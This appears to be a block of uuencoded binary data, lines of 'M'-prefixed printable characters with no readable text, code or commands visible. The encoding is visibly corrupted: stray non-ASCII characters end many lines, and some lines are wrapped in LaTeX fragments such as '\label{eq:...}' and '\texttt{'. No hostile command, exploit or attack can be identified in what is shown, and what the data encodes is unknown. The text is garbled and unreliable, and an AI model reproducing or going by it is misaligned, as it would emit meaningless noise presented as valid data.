M-MAUCMR]^0W17*1K/(X'UM=TYJ8_1#TE)T14%3I/.C)>>D,RY>?F[\$@-I,=`Đ $M[S\Th.D?,X]681@M'Z:J(JN6;O4V37/5W>>=?-CG6392FG];QG95^=\#:'OE8D$ M7;G+DVB2\KB=CU8:)";8-^)8GW#V<?95@_F0Q:;+.\$>E<U%W_J%&6V'C'`*_Ð M9!C&*"\Y-8)8J_"I?"R!7RU7NU%_82P5G9H>W<7Q(JZL_@,S?#@+7;\$\0.DQĐ M!*NSO\$;7Q_*GA42VH4<;D!XJQ/J6MJ#S;VN1Z^>&=*/8/"6>]OEE53,"H\$=\$Đ M\P_HK=14V5KD5.D(*-]T2#U^Y%VLP].6"P@_@>]U(H"^WN_\$'L6H0LY.>U@MĐ MED?*I, VR. (X=US5=AZM\$5Y"G]*_BQ[20XN%`WAKC\T&=^WD54O'H;=IFL3^)D MS%7FU?[7=6GS-I:EJ!\LN,U52G&:JRQTAL4!7_M:+"J&P&8_0)%Z,AZ+S\$NYĐ $\label{eq:mcp} \texttt{M`C;Q,*^\#)H[J@(*4(4.H@:C[*_?8$<F6T=WG2T/$+0UQO@&/O_3<8G^Z!62>D)]} \\$ $\label{eq:mean_self_mea$ MS+BNWNV5[ET!"M54TEM!`AXIY\$/38[?R3=,XMM2Y#M4ZG-(H>^-?4/]EEX@\$Đ M^93[D7MRU>+/\L]H,:1W-H7(KL\QPR:AJB]^U^</F5LJ]6^\4C+MN5?W3B'\D M6@:&`H&K57N]A=\XN!HM6W?#23AFX3'<\.%+E6:OTO+[\$GE=G_JL^:\`A_DRĐ M#[5JE+QW?=62::*/E-/OYL4,.`@ZI_MB@VK<"3UT_Y'?AV\$G]?R<"@2DUMGDD MF8\11\$>@STUJ9ZU975#_E@/;DWU>[ZVC\$'\\F>ET\$5YV"0,^7:!1AEORDK8*D $M_5\[P5(6HAE"Z@R9G8^MHPAOM\R",^9IU<C4OP:-TA&VKE\Y/V+<3.H8%LMED$ $M@@_UJ;?B)ZM[[S9D_8GW2C\?TZ.Q:W-F04;KHDODL-`1'D\A33#G!7+60.*OÐ$ M*(/*'`WVE^KJ-T\"<1E0L+RA85*]IHS:1.?: 8H8M.I5(J0U9KKT?TA1Z\$W7Đ M:%2`DI'F'%9XUL7>]0N"`I=6@([)&KHL;:SW)V0U9NZ\$0:6VQE*D,=[OSH/KĐ M",[RL7@>)!ME;DQ5`=L2BM"VY^D59US.&3C<\!YP8DA7JTF839.:D?#QC4S(Đ M]6]:O/[;VL!8QDX&V`^KIRW]POLK@H=O<:PQ>G@^:(E]Z79)_MEP&\)A23?QĐ MN".1[%VW02=/.8!&)SF?(1GX30VNR&<;#7L*!\$"M=QX&:\$M%YG[.3'CUA>W!Đ MU%5I02HL5Q>35.,OQO%5:3]O4T!B<)405`O+@W2;UO"<:GO<`T(_O,(#.GV4Đ MGT?QE1(%4`RV467!08SJJ)QWG!D!FRC7M1EFD'&RFM[-\ZV*-<W9KM`PEB9XĐ M-`@RF8;^@9!ZR9F2B^GWX"OZI#'S/0'-+_)URR&N[/^H='ED^^GE<[KZVH>*Đ MYPVY:A`U#'0)CFJF"C5*6"7#MBQ\$V<]=QULK)J<"[0LL4B"/C]8\$D)7_/'6QĐ $\texttt{M5W_C4} \\ \texttt{E<F\&N!=-N)3TEJDQ6'Y.*M+STSU$D6T4(G_:Y3JLB(F(B\$TB!\$:/WHDB)) } \\ \texttt{M5W_C4} \\ \texttt{E<F\&N!=-N)3TEJDQ6'Y.*M+STSU$D6T4(G_:Y3JLB(F(B\$TB!\$:/WHDB)) } \\ \texttt{M5W_C4} \\ \texttt{M5W$ M@MNDH*K@0>9"@M=FF&\$(7PS5+V+\$S@>/:D)0ER3N1[U4`'-0\$<T!ZS!#P4FJD M)"\(=?SSG\/KNFO\$=:D>)1T2\$L4PG97XS1UUR2HJJM2S?VXH/M@;"(J04!XĐ $MV@;,BCG/C[^@*;U/B4N;3^P>AUN!VR?%"0;#+^D;U*48[K@J*P]&!^38@FV=D$ M_@5&.MZ^(1TF")+Z2=PBCEI[S6TP3YQEAU>5B:-P8?X.N.#??CPLO7M(TTO^Đ MCZ[(8<WP?G8I<:ZSTV;?&<_TV[6<:61#]]C8N[UG;6G6!QL<OE[,<96ASUCWĐ M\$L-CCR22`CZ[%&=;109;.[XYN`0?7IP458+PP,BU=BS1"]9_J*2Q/`97U&?KĐ MJB*"49X^]W.\HY/_Z-FW!*WSS+BQ\$%\4>]:/+N5H1"=M3TNPW-\$L<:DS-;H%D M1CQHT6MT>P[X4E/9YNM?Z"6H)*\$?UNZ"`+?OXW<OJ?FVS<ERJ;IFVPQEQ^8`D MI(P*_6\=7;LJ@F5)UPLZHI8P^;^*"DD&%8&_H7#M[N27,R#X_)[E+TBWCJ!7Đ

MSI\$-I`U+?>T)ZGT^F-<\$TQ:-)`;./4N]0JY4-/H*+I&F3)-GEHC@9^B)04E%D $\label{eq:mogx7'} \texttt{MQGX7';FO"WZ6F81\M[!D+J=2L2X\%>>'#2Q]5H)H(/0C?'=QOQ)Q/+N]X5MZD} \\$ $M!W6V)1M[A_?]WL8R4=BI]5E`>DS74*&23#1[G7)^24H)9N(/0&9P.*,^7P34D)$ M;8LFX: #L@KPH93"7?EQ%]M)>86C[\$W>2H+]5UMH,8K#IK\ET;'N3]W^*35\AD $M\$ N(Z1;RX!Q^2%KT;IWPG!US68F3#46N7B34[#V03Z<5/4TCZ6=0,:X06W,%D M?SC)4"^L7"-DZ^85ZD>"A\$]Z](XA.TTTC=A,HUAZI9&.T^^7"76M:HKZSQ1GĐ MV>\$8]D63#,*I\;A`Y\5A(O^AY99ZM4,R?'`_2*GBE8&S/-9H313_,\$>`R'L4Đ MLP(:@V)KOR(38AN-?)@A8\G0N+TP)%/B(9PL1E3W\$T`62A5`BZ\$<3EIXG#H_Ð M?XOSBT]^FE<%B9+8^Q2GD'D%WQ2R,WNE."`D=0:^^3`LN,3F,TLF5@-=S^[9Đ M>E\J!C#?C'\$CG>4\$)\U@K.SOCAECF<9:^<0"\$B'W@#+LTBLS=[YI[;P@J6R\$Đ M02=;6*GC8=%G#10Q!2*[\K7\$DJXZ6P%JRVUC'M;[<RJ+0%A`VD<8@+\$D#W;,Đ M2*IEJP!XBF4H.8T[D6O%?B1??(SXW(YG>^JXZHRLOVV,XY1AY#;I/P3FWJ*OĐ M.G<\TO)#79Y_YN&=D5[HB:)LT==DA1Y#L.\%T5TFZD=X+`A<WK4H+NQR4_J^D M*50+SN1:;\$34,0(8'ATP-?NE2!\#-_2#;.JHY7\M)(`F%1[>F!0ZQE;NEW78Đ ${\tt MUI5V!E8POG``OSZ9'14N@7XN]P\1QA.ZM7BAK3KS8>X;+N,,0:5I[$2\-\&"?D]} \\$ M#I[P.('R`%N4=#WCQ].:I%'/N#F':U_+>E'4,X=MCLGJ!2UNT8F*)M:AGJR@Ð M7JNH1CCQWV6J\$.7&)Z&,=I6(M:,7W/4>EX70CO0\<T]]HO!CQUO)C8LS.U01Đ M'`?2ZXV_W\CXYG5N)?R:&,,I1M2TCH\C6I:8,,^?&_JZGZ/`CP>G\.&Q)MDBĐ M^LDLQT>4?"HK78H)/5??6\DM9P<=[@?R4>0_.3R'KT^2F3AQ^.S7(2%.ZK^,Đ $\texttt{M_;N[X.D@"QV<JY0K=Y}^JTC2/(SP*$=/2SJ\\@FT1E[U6"5Q]ZT-7'ZR+$,F?D)$ MY8]7>[-ZN_1EL.E1["!E\$14?08?_3UT4C^C3;'O(05/;L(GUF:]\$LX6Z3=EĐ M2H6N&.,S2V\38\(81UAS/JTCL-9CFM-R27*?K(P;J;\<9(SIAUZA.(U(*`\$1Đ M_'L=(NF85'3T60VHY_T@)NR%5S&`?+2ZI,XXSTH;9N0^[3)CO'D3+.5\$AEWLĐ MJQ@G(N^JE._Y<O.N'V@J(G%)O_[A`6QRRKSVOT`8_)E2D83-GTF98-/CLP[]D M32XN%%N%[HD]:PW%=J*K\)M,C:19R.*;;E!RAGF<)T#B;D*B*'.RZT8UV:TĐ MEG8[J;A"?2C!4B0^\$C*IE1`ZW!SR'LW`JENLO[VW2@4XA(\$6?GE-I%3VSL,/Đ M_G+%4:6IGG?(*"6W[<>020%N9H1\$)H,.`^N1D?WH.S_/V<Y*HUN[_)*+SSK'D MXL^_Z53)9.08R5V%N&FD,CATZ\;TB98WZZA410SY]!"//_(Y8%``6GYXKXLSĐ M60912CN70@0A%E8?OC2`.?4\NA<6PACR:J^+:IDSY*V>FCY++:9E(:W*=V"3D $M+IO!O4N(0/+^>^(;F95B(MN\5_94(!$2#%^(%K#$B6=4;@-H6+*0"7#-R9QD))$ M5GK6]N?/?*G>S4U\$7(-)S\/G[SF\$[O]H4X2R`U\$CCRB\$"O#^_/+,!B;'_R"%Đ MXV3ZJ]777)>.OW\$''/]SJNBHP/29M.D[Y)<9S_OCC_[5AEG7X*QKD@-@M_NEĐ M%&L_IH;!=\$LFZ[W_TVXHD3=Y.G1\E7FJ%:.0C@XBP:LF#TGE8P\I))A,*B[_Ð MYTA=&.>UR"*`P!@<15.>URT)WE<XK:7&@#TV]PNM2APA4#`6\$.F/]%J*%>O"Đ MZTQ6UU;6@]V]!-V<9/F\$][QIR_OL8_*<D#-W%?Z,9K7[]W@ZV]UX@`[;.9=CĐ M3ITU/YGI,)-9@@D>67H+:K9!W("%N/L0'.IJUE43BJH=L'2?L=A^#0H>S]<&Đ MON>'Q, "OIYNG!.')6AE, P*+8Z!-ZTWTA0H]!IZR.H-IUG+F/X30&XNY`,!S*Đ $M3^*\#$4V[/]DQA^6?W^.>-^0;_COO-&)!JR2W-H4*E<)I)L-[EY;H>?^1H9.;D$ MB,5[]-KL\8]76I9YGKD/95A:-TE>8`8*F7\)U=G.WJ?.[?4[V?<9*I6MF# 'Đ M](MD+Z3UWO2BGP)JKF+[+T645\$\$2WC%H'KZ)'+1%,7LD3LANO'U^^63-5Q<4Đ MX61CK&X^-VS=[D7FP,U00S899/[W\$=U90[Y6710]^64VTB/B37W[0%<94S*^Đ MK8#9C?=SA6\$CT='OE-X#IF(.2&YGYXWOQ((ALHSPM ?^OF*@NM?4.NL Đ M)N\(D`CL*J(L-+SEHB*LORKO":C;5\$U\P\$I>*/^"5<&"(`I!0?-T6II%OWDXĐ MJO)ZH!(W.ECWX#)\$I:\Y)]C?>=V[^%8-'\+5'WU/XJ.S0!W3T']``YD^K)(]Đ MF.%(/CAYCX:O3=JQR1V#IZT?WIHQ%HL.F!:&+E'(H`SG26#M4.<XR'SNN+J*Đ M''\$*N,!6_P]&H5*%:!V.NNU9.'(UXQ<PTX`*.M*H%=(>\:!@MB6-YT`U2&<9Đ M]2(Y^S6&\$[2%IR;K/?T3XLW%`F8@"]B\^:N/86[O#AFBF8X>Y>8VW?1)&X]'D MAF6HC#BG]E].@A;:A4+IP.!ZZM&.46XDTY:>&J=;NT.132JBRIP@%KMOUIRAĐ MVAF0VLQJV8J-(!;[@->!(^4CD87GGI9H*#4:@5\$8>O1)1#(^S'I9EDK\$=5<*Đ $M\<:<^{;}S)F^{_-5MI}<E$T[.Z\(LI$P7L-$T3/D$[H[KB_*/KD'P;RY1[/CZZMOĐ]])]$ M.5\,J!Y9LL;"_)F"-9K07M)4]G4L;\X+)-856D4^WB#RUT0FOJ6*:E89K\$ILD $\verb|M@2F@--\#J98\%W7ERVM@KY71EPD\J)1\%55Q,./@Q*`+)PKU4+E([:H5R\R,8XD) | Figure | Figur$ M4X2+\F[-P06IL19%EN.#>,LH.'R!-8S6XN/N9*GHJSO_.E.>77FQ0N/MF-?4D $M8\&`<:N4C*Y/TWM0?>O=+(3[\#-4G=+TUO%:NM^P0:'L>/(@ 0WG"<Z$\UO)\D$ M:?QR:)&OF+B75"GXXQU%'_EW##R'-!YGQ3&8J!";-EC4T@1^S]2?=\$=[J0AGD $MHK*)P-?; \S?!<^T4X27WD]LQ4`<O&MU@R_(9Q*+@G1\^-4A562&OT\4A1$N4D)$ M4F"^?_/`U]P%\S(L@-SJ"NSV;?>NR\"4.!BI,\9[#\$!`L_&_\$11?=`-+)E\$,Đ $\label{eq:marker} $$M''\&; W52'-S64QW]4:45'<ITO`C-*,<*JW!K@-6K(V,"I%=D$I-KN<G)OS]$)$ Description of the context of the cont$ $M^/D.WE == \&_()L9';Z'23"FGBMX7E-J7\EJ-?;(&GVN)6G]JM]' =< QI<@X2M]D$ M4)Y<IJ\JZQGK1(/)MB?"4^FZ;7]:3"TO7&)V[^1\$8EZWDI6D,V=M`\%3&^'!)\D

M8`Q#?67>"-Y9P\$'#MUQ7@-,;V_4,>73K6;9INY/1`F=KNF!;D<RGN\$GV@;G_D M-9W7I!*=V,]0)E3;P&KQDBS*::T2T)D:U\$J7)JK=<OX9A4J>=+&BB@2UU:8:Đ M22JB/@[)>BHTY_M&3-^ZX9)U1\$OL8VUO]1=%D63M#>#[688A\$PGQ6NGG4YU/Đ M_C"C+YZ@]OJ#?29KXO/<YMG6+();^%(H`190':!JZU08+T`NJ]\$E&%)\$MSP9Đ M#J:!C:`=JJFM;<2FSEN/@&G&[UZ]'[\$>KX,"!"7FOVSHB79[\0#ISW\S8J6ND $ME**5P-\>ZM?V$>!]G=Y^0U[C8^+&;FKVL41)Q2XNQ=(I:'6&I\?\M3*GP5=YD)$ M)%H(C%BE#N6VNZ%K!U'7;8GO';"@<-@K'): E*S!+0HX#5@FW/0=%Y;B5@1`Đ MP9T^*?>M5KEDRT#/ZTO(;][YR&X2>'CJ6_4P#+B+.\$,\F>O\$)E]B/^0P+#KBĐ M&1OKKC[W0.JR^EH/X;^B*@J\$RC:J.9FVGWL#+B5\$=E?0%RZ_-NHGFM<%ARXJD M8`6[LZ-Z;-!X88`I#7G^2K,\TJC[`H<WBD1P"63BS?*^.93EK?F64O.,G?\$1D M&U&M=988A;L/9>/=_C.UT+29_CI.O#1.*3Z54\$#@^*ZZ"+)Y,9MC@RPX6'A7D M=_M58#:(TGA")KNW@)'S.JYA2EA@..I<Q%QVY!*[MR">@EM6J@3C!CN,=E)<D M\X6=^Z+[78\BM[1N^_W4"Q;SG7\XBLF[CG0@90./[(89D[/<^+/B@9W:X)I)D M&4H.PZQ)Q3"; $?Z=_'6:M^AH;2K)QNGY==*=1&332&),V=F&S)PBR\3XS<+OÐ$ M8?9M3(]846'*A(.L\;B7[IO@1R'#:A8=XWQ.^R_+L>_GEL2?5"@FQ!B\5B)MD $M%/?C^01%Z"[>9J+5>FA.6]^S2TKW[C'S.'=8]=C&5B_?7_)*@SU:PJ^T;S9D$ M"+Y/W2REG7P;Z9EHKEN;R^]53&XRT?+_,/>/499M0;HPO--&I5EIVT:E;=NVĐ ML]*5MFW;MJVO3M^WQ^V^??K_]ROVV'OM-6*N&?%\$/!%SSC5ZOPI\,>&1Đ MG\ZT7_.^'-TA@5EPW#Y6!NVZ<80]8'76!#*N8#PP!>_I#HY*@,%^0J!Y?<SWĐ M[?[\Y-HAN\$IR7(C\AKC@_:+VTP(&]@">A&V/XZ/2UFL\;BPC=^>++-LA;(G\$Đ $M2.^QE@,3&^>B1\OT:L\.WJY<==H8YCN'$U_,YV@^NX88&)W\E[B>F*Q2\:C7D$ M_[,FRA,KIIQ(/6Y\$A2P(*16HL3<H-!ZI10@6&B^:-&^JN)G7D[4\$UL(9^\$_#Đ M+AW:?+%2>.F=BZK<U@4TY7.KX[)VQ9W:0PPF%#J?]06,_A<DO&+J9N?:Q',YD $\texttt{M/,U+\&\#056`9*J^C/[DFXH@1*[!YCN5HRB42\&\&0-VBG45$K(_AV]2QNIH5=05D) }$ M?TH*!;&78M,9-#W'E1G/U_@Z0\.ZI&WO]I>#MX.K/SK+U^3&+A\$S4@.93ELLD M+2!U:)O2K17LOV')DH\$QE'&EZ!",\$LU[5WX"J1180`F55U8V29D;O0)K0=GXĐ M):GP&,2ZD\;W\$)Y.,?7FO6B?A,%&)>5*[>3)F+WRULP`]S#*PN@":-6,.R`KĐ M(F\$L["5V(EMA`C,5Y>I\\$!@:82OB83<W>1LY=N*BA\%V1/C=5E,/[G,TLP>MD M]G5\YLHM!Z[N]`*G8274Z:N!W5`0I'`P+(\$.H+<QUR7*S1\\$1!KSD#:\$`8V0Đ M6=OF5_@ML'LZNT!4TT/[P<)LCVGE^?3T:&<GH?'G`"5U5J%3R"`5`,KLKY!(Đ MDQT34-J[5*"@V:JLMQ7(%\$W)A,EH14?>XDP@,V)^YBOUFLT(?9\$AWE/@)JSBD $M5W/5_!V9)'!^G2(`]$TQ)[=:@R,XM,I(1TD\P1K7Y&'V7UF$YOC-$\0G.W7D]$ M*9<O_&H5]#X3`!HS\$8;^H6+L8GUKEK7#2M*QLT-2S89_D'3R1J+=S,20\<6=Đ M=!19P=YM':=%PJN;UEC46TQ=6&AL<'_M1W<PDG'?6?%J0&#_DB,F1<3@6Y(IĐ MV*.*II+2FC;H6PV[&0'O>5B;G9\$TC,X[M`^).\$?\$A_F4X-U3*,F-%30?HT:DĐ MGKUD^9IF5,OGR\$9-;U:OKO^%9L``S%2-.>?,^@X.F+9^?CU[M\$Y3XT-%A7X4Đ MIX@ZW2\$PIN.6F78!\Q`%2^KHF\[\$68'E^SM6`S*33V19JP9!(N")9\J?&'SOÐ M"!?S]YVC*>->/P"'SC^&PIO]'\$C@]MS=[B?9VKW>GU;O;;^ /I\NMINL-;?<Đ M-.:+I)45\E=M]H>DXW:AQMLFF)!4EJ^TUR]?Q^\CJ8LZ7*XV4J/0H=\MT^I\$Đ $M?J[4K\/? /1ZD'<]SG1M4TR<3>/=6V5/Z[I/\[XS N^O-<:/!E<`Y27S-^CNĐ]$ MB?T#+/.FAMT[=DM-U4LVNT:!^[:&)NO+%AGLL7F1J@BE?)66QG8^)EA5>LG0Đ M; '#IV_[UA`#OZ`+5FE?Q(I93([W76=HYG>FS]?JG-\M.=&UDFWWGB\$;KZ'<1Đ M^5(L(/YMS7SLYVK.A"D<=-ZT.&^X8'?/4_"GM_QQ,T>7T31X6/=Z,II_F"ZWĐ MVF\$A5'?]C[#ZD+[CK\SS/';R%I:AC;:5Y<?02#3&R->>2F\$#R\1V98E@'6WMD $\label{eq:market} $$M\R^[3QI.FDL)VR9@JGYV**30<R`.NUZ0$(/;%LME6B`B!Y!,'=LK%X_GJ\9!D)$$ M\$O,NH%JUGJE4HAD)P(H?"\$2\$M8J2DODEDTKBVKA!79-+&!`KM8VEA65DXD!>Đ M`O+&;QH16<Y38F,@KKVK[F]OKER:'S-[ABK"V,,`Z*\$'BW5+D#+/IP&L5KJ)D M3*[M!W%^S;V0`*f(!AAW"XLRY>V%AG5"9V"EV`7?0;H=1-^5BU6FA>\$6[03)D $M([1699PZEYJ1+\$;A"GX@2X`"#<T"48\R+KWU&O/[SYDRL51"A)^<1JF3,99KD$ $M\#:>05(%\7C965A\%0.\#P<IY/\#<VE5"]>%AX,VSU>;3;X(?`]\G[WO^L8UL,7SÐ$ M`\$=`.N^41K8QQD`7X\$%0[Y;'AGC\$6^PNAXP5)D%P_=5SJ4*]2LM%`*^)0N4GD $MX_.S:]FT1>&T^X\\15K,J\\A/.=Y--%^G:V433A>,/RNYWY:IUD6WJXRV<HV"-Ð$ M.O`'H =PTF*<0,.JY>C]#4YHS!N'IM6ND2HZ79NLI,)S8WA#6MRT\3ZM@W-<Đ M*\$\XANR]PVCOR3D]=%_5\$WQ#CD.;>[/T%^X7WVQ14>+>D"-]'CRKJ@GY'K.>Đ MY9%W1K],M_2];?>F`M-NH3>)X<,[SO/D<.^G9`CH^=NZ/<%Q3HP=90BBP?/(D MHPFW62+^W@W#206,@WO-*:X&+Y-.?5Q<M=R5/OHA5;3V5/P81@V;>AAV'*WHD M=;IIBN^*,18;\$9`M=88#@:D[_Y6!;&QKM+25E%\$R1_E0X%X\$[MTCFLU][Z=VĐ MV]8WK.R&0/0,B@HB-55?&W<\$*<<S"M?W\#X*K&FQK&-N+O>0'_[C63]JW4D1Đ M"8&6HF)BU5D%.FC"4RE]*V6"4SR>+NRKW0:I4'"V'1_K.[^N;'5W>=]F\$5;KĐ

M8558IC=Z-\$PFD>&70HY]O,M,EW'\-(I73+F)6H^#ES]U=I:5_+R*5X'PSA&RÐ M'%U&\N\\$[M+TG64[/.ZB\$@[&_ZNO[E1+@i2Fi96BX95i]LZ/2Y13LR+3&E!GD M21P`BR1Q(-#;,V)5%N0!KDMI"RM5.FB6=4\LRL^UPE98PS!%CGCM;3>Z0#PVĐ M)YLWKJ+X=H6:#48=\F\@U"2.7YIPH<+;Z^)TEA?MY6!R7-BLWZ2:C7H)9U^2D MS>KI@N+41(U)@!VAQ39ICL48>L!1(#=,:1(\<*HLWX9+BZTO&N3VWAG!0L%6Đ $\label{eq:m0s} $$M0$)V'A*Z/W\BLJ)07'\>)8-QP`AWOQ"&\!8?[3DARFDIP\)"-\2>6"6I;]SBD $$$ M/O9JU: 'OQ+66P;6UC6D8HCE3*<B7(SU(8\$G1'L)IX+R0:@]%*?SAJLQV/B^Đ M';:\T&@TR,\$,MS:E;+;6+]+H=FD!1F%=WR]=,<SJ]?O!0>Q^^GPP@/P!#*=ID MAJ%:^J^8`4</./4]]MK>0/SSFJ[#L1JQXKIV:C%>7ZW4#85LMP][D/&RLK'&Đ M&-HEV7`@<D\\@R0P54%)^9]@(PB]R[."J1A*(V>R/HEHVLM6VTV;*[HG\QVFD MQ"`YRV&HXRCS!2*8.1IPU)QS;@,\'S?YP\$X':69M9\D9DAM_`N^E?5H(GIZFD MZJXI_EE)??2&"7S3W-R\.LI0/)@`AS_DW**3!".U7O<JGMC<L\\$.&+7;+OC&Đ $M\WJP!PI_SQM67'A&2/DM-WR;+9:96R-2E@'QIF)1>^F0YQID?+B[\Q(R$>6D)]$ MJ4ZF5L_[30F+G_#`KSE<K42&\4G\JW(=@=FLFP_C&L*(/:"(0<?&=WV#2@,Đ ME]@41."Q@NTV'D=;+P+GAWLOK.0=2H5@VO=8R(6S7B\$QLCFYQ___9GY*!G`(0Đ MW:0>=J'-UTE7]\G2CF[U\$P&A#U\1Q-ZB]LUI71_2G@TZ)\/MCMSE\$7"6+YKRÐ $M1\$GDMI^RQ.HEH6D)\$7F\&M4X1'+3'!?4\$R'''OD\$'_/1_LG:XP\3_\$&'/?A,UD$ M;#4>ALCCI/96NT`578DP1H,("J)B;I<27(Z(&&5_V!0KA\]^<;U.^PE2PM@[Đ MEU%"PRAZU4^0"L708'#\$RFVCXTO6@@^N!A\>R"KURYV:V+N\$<<P-)Y<[2S+UD M::]]6X@MAP[\$*4PUUC2-/KB=&YR9THYSHI\$=?@*01JA%.L,%RS%1"CG]LF=&Đ MTW[#2R!6A6XU<\$M`U:H<8[YLS[:U^XA`;FGS[0O/_AO^)+64J'\(W'7RNMIYĐ MN))KJU*S48>`&6>68/HE65>+H!'1*/;(,_%A572UNLI8J<U.-TK-(M@LV;XĐ M\C??\&H;T9C41O5U47BC\%S24%"_P4+SRPU(#?8C+O4!W#F;&CG46[QIM+'&Đ $\label{eq:m7} \texttt{M7}^?=][7\texttt{ES}>6\texttt{N}+^G\texttt{G}^*\texttt{M}>\texttt{NS}0\texttt{TB}^*\texttt{JIR}9\texttt{G}(422,.V[5\texttt{UNPZ}]\texttt{I}+\texttt{R}\setminus\texttt{O})\$3\texttt{N}\$@@[/\setminus\texttt{D})$ M/G*;(W(BPE?._UY2BE\$&*;7]6\$;X^!/+DBY_\1C/:Q"!%H`)(\BUL0PGZ[\$FD MO)9!-PLLX?-L\$;M,YEKQ"\P:5R^?P&7N"N3*Z_O%6Y44L"?*]Y'+D&V7W6`5D $M'']K1W#/1DD[.&G=&.R/;#8^MZ^{H}[F_{A}/.AI;L>V95<:$A9(^4MC-;1JI_{A})$ M?SR5:=R##L"=2"TJ,F&3W9%,[0F.D8X1QE+Z*I1,3FG7M+2L+_G@<I+@\$,P9D M9+8T:4WAT`;V?KK:O+8`FU"":N\$'TVSF-K=)_`2>0:/1T).<KKM#XFKD=KOQĐ M]6.?+YIL\$DY#\$-\$U@J7T)4*S5RR6J9V70XNF+P.,_@9;@;/(Y?RKI*GH"Y@[Đ MI, \$4E%F(XZ!!YKP:C`J5EST<C!R`%D"0_5F]HL9/C02DS, Y3R`><\$H03"9P4D MTRKFD&#!T&Y\3SK>T^!RB=5L<*K`1MXZHYONF\SH)U6N6LDL%PQF[0\\#:P#Đ ME""=KF); %S2Y16!L7+9L"N#4:G=85/#H/EK[EO0/U<(#L,LXHM-D72=)=*W;Đ M="[R/-P(7EW43[/RVVYW==ITOT'YUN;5;52JM6ZHZ;%M.N7W-)Q>Y873-G5QĐ $\texttt{M55C)CR?3.2)PW_BV/V^]; X229>T`8I^NM\EP99\%]F9>U/2X; +: [U74=)9!W'D + (U74=)9!W'D +$ $\texttt{M5:F=WQ^TK;43U]MMF]M/A["50QE=OUZ/808T]K!0-\$E:\&-W1Q1BM?IQ+,@R\#D $$ $$ $$ $$ $$ $$ $$$ M2@#Q`BFHC!5-D""+1%F5J64W:DXT(<\$LM-OOBS2;SY.>.E6V6N=TDV5[SK'"Đ M6\$'/7^LUD_"SX!P@G8\$P(F\/U_S[=BT'J*MGAIP05575[/(@=3</:W;H@."Đ M+4/V_(1MTGGK2011F](@[,)!H9^#W50B3LQ<6==,G%XJZ+O@]-ZVN-.-ZU/5Đ M2'Z:16W2<VI3/R]D1N>(='(8N@WV]D+BQTK9MPJ`RU/BE4KZ"SF,L91-S><@Đ M(ILSK\+/" (&PB^F1[TASQ 3J^;>M**R@88<(G\$;L4X^>EVYV. \$0FB-G!B.Đ M8;97W9/.3,`,J&U'ANRR:\$U]>`W6TX=18(#U32=P+;_4GM_1(_V%I4/#H\%SD M*5=[>.P1D_;7H0\SA\/!WV3<"&Y)C6SQ!.L8SCC"<)AMM.\I.-+)^:WN\$%[&Đ MZ8K[^];<CC9^2V+^/)Q"\^T./]N"_-<W@[].B:H:.P<_IZ-]]J:X[Z7*F_C&Đ MQJQJB1X]R2P)!50ER.Q1H1%BY_Z4:\$^+@,"-]E4<_Y)`@+C1X9.D6"*?UJ^4Đ M9=^9!=&%",!-OHUK%,Y<F0\$COMO!E\'[YQ1&K\MQW9I'N&!6:TZK73W[M)29D M[[NNY_;-WUEU1W<,U/;#IM#W.UCG"%T@-6]WR7S76V]+KFW+G5>/+I?:KIN7Đ $M79^9UVW/W^{O&^,Z3PJ:=+TZ1[[T@*L*>P$7\[&W45GO"L$2K/I(H$1*ZE[7D])]$ M.XG_VG9%@I.2`RGENFYA6T,QS@(]IF6X(9[B>&\8<>Z#T*69(<WU5;PUZ_69Đ M\$R]N*:_N6M.^_7/<CMYY(GPUS/<6RQ^96%5<OO@G8CV5N((&2!<@2&WW6T^+D M8@JCV#=C(;ZT1JA700"G4`\$(0);EF5<^-TI<'%)CWF2[?775]?ZSV;O =VV>Đ M"8S3BD4XG6_H*`9L)VO.@CBTL:&":UE,L\GHR/V`(^=]Z0G""F`X@4^!NO)D M_K`O")K6)@\$"^;SK_:KQ>IKWG7K<*L`2*P=&G>&Z[9SV_2I!489E!_H9"&T@Đ M*50>9M2FMJ&-TU[UGA^-SI<:!K'Z7>\!8&"_G<'A*&4#8.EZOFMN&0Q'QRZIÐ M\$R>KV0!9^8.3SF;K\M<OXAH-AZ,R2:ELP`=F:Y+;5B"\KQEKP(M^Z\$6:TL.MD MF-/9K_@ALLY0>2X?=P.KWK1``\?B<F.>*U;-Z]VWA_3V76_+2X>.8162"91Đ M1^VY/6KBQ-2M06ORNSHAS8?'&Q;J-\$?D&IT3UQLV^TF##IG^LL7,6Y!Q\$N%[Đ M\3Y66A\^-,B]\)F,]Y.OWO,E!F*VUX7DGK[F3<+(F?'EK_.0!K\\4<'R/;O:D $M; (^@,+WM45)1=V]<KU-^0YF'6T+WXD^G`4]^@]V<XY7$06QU?NOB,W"NUFR>Đ$ MHE&KZ;D(Q3M#H*:[`D,YP%H+U`DM_2-5,R:F`@A1I=5#31^H,IW*L,8.?;T_Đ

M+E+L`C'8\$["HU1XP\$Z1KP\$T5&5]C[WW=G3YH@@)V\;E;`FLEH_11>J_S8H4FD MM%_XG5+R(:I]BY?KF],>>F)'^"PE\$O\5]V[(^.`(FY![#+#\$YB?)<BU7J7+IĐ M?CFDVR#C085Z7M_^6N)YV?\$WH*^V0]>R\UN"_8FSYZY_SPTE-Z<N2+3T&QS1Đ M-C@<>-!MZ*XN@`NX1<^RMZD*=3[[F+;[/D.?PF!:#\ALTX"ON>&,7MC986>ED M]%%<4Y/JHU9>RZZSDXCH/*3:YW/*OOK-'N3K^/->2C@:Z#;:X'GN76ZOI]SĐ M`]O=YFYO56Q=X-T*ESR3^V;G\[?.6XLN0)<\$=%OJ_]W9!V6!_QAIZVDNT%QWD M97%NIIR45970 .SR'`K5T/?/1B[7:N '\LWMC@-;ZO`9BN(L*SU@OY7]*Q8`Đ M>"G8_-_O;`&]RJK:ARK5.OO>M^&Z*P+G8U35S\$&(L%@``D"HYB`OYW&&XT`#Đ $MQ^9?SW=6.5(WS3R48=\%;38>3W+B)N='-"*L.2]3+H?K`$P`8_PQ%HJH<)SFD$ M65[A&I&4"L<>I/_SVD\8,QVRWG?*J^[3SP)0]248B-R#F(&B!ZD)7Y'UU3U?Ð $\label{eq:mkd9'AJ:G'} $$ MKD9'AJ:G')/$]$$ $$ D\S,@`,G!Z5V;9)EGU'6XI@7Q($>WLSA;^!U>;6QITKE/D)$$$ M*2:GM?\$5DSVOBK?SY.NG!["D;M'WE'_ZZV#6!%\W_0@PH%PZG-K6,&:^;"O*Đ M`W=WM)G4;L5JZ@.WA%7H4IQK('9@XU!RD\$G(4J6EBL5KA)@S\$>@PMAML0#4SD 